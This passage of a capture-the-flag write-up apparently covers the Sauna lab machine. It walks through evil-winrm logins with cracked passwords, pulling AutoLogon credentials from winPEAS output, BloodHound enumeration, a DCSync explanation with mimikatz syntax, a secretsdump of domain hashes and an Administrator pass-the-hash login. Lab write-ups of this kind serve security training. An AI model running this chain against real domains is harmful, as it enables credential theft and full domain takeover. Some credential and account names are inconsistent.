Restore.Point....: 10536960/14344385 (73.46%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Tiffany95 -> Thelittlemermaid
Hardware.Mon.#1..: Util: 72%

Started: Mon Sep  9 00:35:22 2024
```

we find another pair of credentials.
fsimth:Thestroke23

AUTHENTICATING WITH EVIL_WINRM USING THE CREDS

Tools: winRM
K.I: credentials obtained from the last step,IP of the DC
P.O.I: to establish a session.




```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> type user.txt
be5a36c27465210626671550972e43ae
*Evil-WinRM* PS C:\Users\FSmith\Desktop> exit

Info: Exiting with code 0

┌──(natasha㉿0xromanoff)-[~]
└─$ evil-winrm -i 10.10.10.175 -u fsmith -p Thestrokes23

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
```

seeing what privs the user has.

```
whoami /priv
```

not many privileges.
proceeding for privilege escalation




```
*Evil-WinRM* PS C:\Users\FSmith\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\FSmith\Documents>
```

PRIVILEGE ESCALATION

Tools: winpeaxx64.exe, Bloodhound
K.I: DC of the IP address, credentials which we got in the last step
P.O.I: anything in the winpeas output , object outbound control, kerberoastable accounts etc

we find another credentials in the winpeas.




```
ÉÍÍÍÍÍÍÍÍÍÍ¹ Home folders found
    C:\Users\Administrator
    C:\Users\All Users
    C:\Users\Default
    C:\Users\Default User
    C:\Users\FSmith : FSmith [AllAccess]
    C:\Users\Public
    C:\Users\svc_loanmgr

ÉÍÍÍÍÍÍÍÍÍÍ¹ Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName             :  EGOTISTICALBANK
    DefaultUserName               :  EGOTISTICALBANK\svc_loanmanager
    DefaultPassword               :  Moneymakestheworldgoround!
```

svc_loanmanager
Moneymakestheworldgoround!


we try evilwinrm connection with these creds. But we get an error. therefore we try with another user name
svc_loanmgr

see the privileges again , there won't be many privileges. We perform a bloodhound enumeration of these services.



```
┌──(natasha㉿0xromanoff)-[/usr/share/peass/winpeas]
└─$ evil-winrm -i 10.10.10.175 -u svc_loanmanager -p Moneymakestheworldgoround!

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
```

```
bloodhound-python -d EGOTISTICAL-BANK.LOCAL -u svc_loanmgr -p
Moneymakestheworldgoround! -ns 10.10.10.175 -c all
```



EXECUTION RIGHTS

First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0

OUTBOUND OBJECT CONTROL

First Degree Object Control	1
Group Delegated Object Control	0
Transitive Object Control	10

INBOUND CONTROL RIGHTS

Explicit Object Controllers	6
Unrolled Object Controllers	3
Transitive Object Controllers	▶

Observations:
svc_loanmgr is prone to the DCsync attack.

Key Concepts of a DCsync Attack:

1. **Replication Feature in Active Directory**:
   - Domain Controllers (DCs) in AD regularly replicate changes, including user account information and password hashes, to ensure that all DCs have consistent data.
   - AD uses the **Directory Replication Service Remote Protocol (DRSR)** to allow DCs to synchronize this information securely.

2. **Impersonating a Domain Controller**:
    - In a DCsync attack, the attacker uses special privileges to simulate a DC and request replication of user credential data (including password hashes) from a legitimate DC.
    - By doing this, they can retrieve **password hashes** for any user in the domain, including **Domain Admin** and **krbtgt** account hashes.
3. **Required Privileges**:
    - To perform a DCsync attack, the attacker needs to have **replication rights** in the domain, which is typically granted to:
        - **Domain Admins**
        - **Enterprise Admins**
        - **Accounts with Replication privileges** (e.g., **DS-Replication-Get-Changes-All**).

How DCsync Works:

- Once an attacker gains high privileges in the domain (e.g., by escalating privileges to Domain Admin), they can use the **MS-DRSR (Directory Replication Service Remote Protocol)** to request user credential information.
- Tools like **Mimikatz** can be used to perform a DCsync attack.

Tools Used for DCsync Attack:


- **Mimikatz**: A powerful post-exploitation tool that can perform the DCsync attack using the following command: mimikatz `lsadump::dcsync /domain:<domain> /user:<target_user>` For example, to retrieve the hash of a Domain Admin: mimikatz `lsadump::dcsync /domain:example.com /user:Administrator` This command requests the NTLM hash, LM hash (if available), and other sensitive information for the target user account (e.g., Domain Admin).

Impact of a DCsync Attack:

- **Retrieves Password Hashes**: The attacker can obtain password hashes for any account, including highly privileged accounts like **krbtgt**, **Administrator**, or even **Domain Admins**.
- **Persistence**: With access to the **krbtgt** account hash, the attacker can perform a **Golden Ticket attack**, giving them persistent access to the domain.
- **Stealthy**: Since the DCsync attack mimics legitimate replication requests, it may not trigger immediate alarms in some environments, making it a stealthy way to obtain sensitive data. meaning this account can request credentials for any other accounts.


we try

```
sudo python3 secretsdump.py egotistical-bank.local/svc_loanmgr@10.10.10.175
```



```
┌──(natasha㉿0xromanoff)-[/opt/impacket/examples]
└─$ sudo python3 secretsdump.py egotistical-bank.local/svc_loanmgr@10.10.10.175
Impacket v0.12.0.dev1+20240826.122401.27c196f8 - Copyright 2023 Fortra

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:6ba8f1cbffa83ebb37bc4293a06d3366:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065d6d622ec805848922026586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cff2efaacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:027b48db8b9899b67dbdbf2aefcf072d78928aec4ab1a6b96210e25a69201f3f
SAUNA$:aes128-cts-hmac-sha1-96:dcdc70ceb97e1f628e5dbe9becca72b1
SAUNA$:des-cbc-md5:fb014f40ae54ad54
[*] Cleaning up ...
```

the hash is dumped,



```
┌──(natasha㉿0xromanoff)-[/opt/impacket/examples]
└─$ evil-winrm -i 10.10.10.175 -u Administrator -H 823452073d75b9d1cf70ebdf86c7f98e

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> ls


    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         1/23/2020   3:11 PM                3D Objects
d-r---         1/23/2020   3:11 PM                Contacts
d-r---         7/14/2021   3:35 PM                Desktop
d-r---         1/23/2020   3:11 PM                Documents
d-r---         1/23/2020   3:11 PM                Downloads
d-r---         1/23/2020   3:11 PM                Favorites
d-r---         1/23/2020   3:11 PM                Links
d-r---         1/23/2020   3:11 PM                Music
d-r---         1/23/2020   3:11 PM                Pictures
d-r---         1/23/2020   3:11 PM                Saved Games
d-r---         1/23/2020   3:11 PM                Searches
d-r---         1/23/2020   3:11 PM                Videos


*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir
```

login to the admin panel using the dumped hash and get the root flag.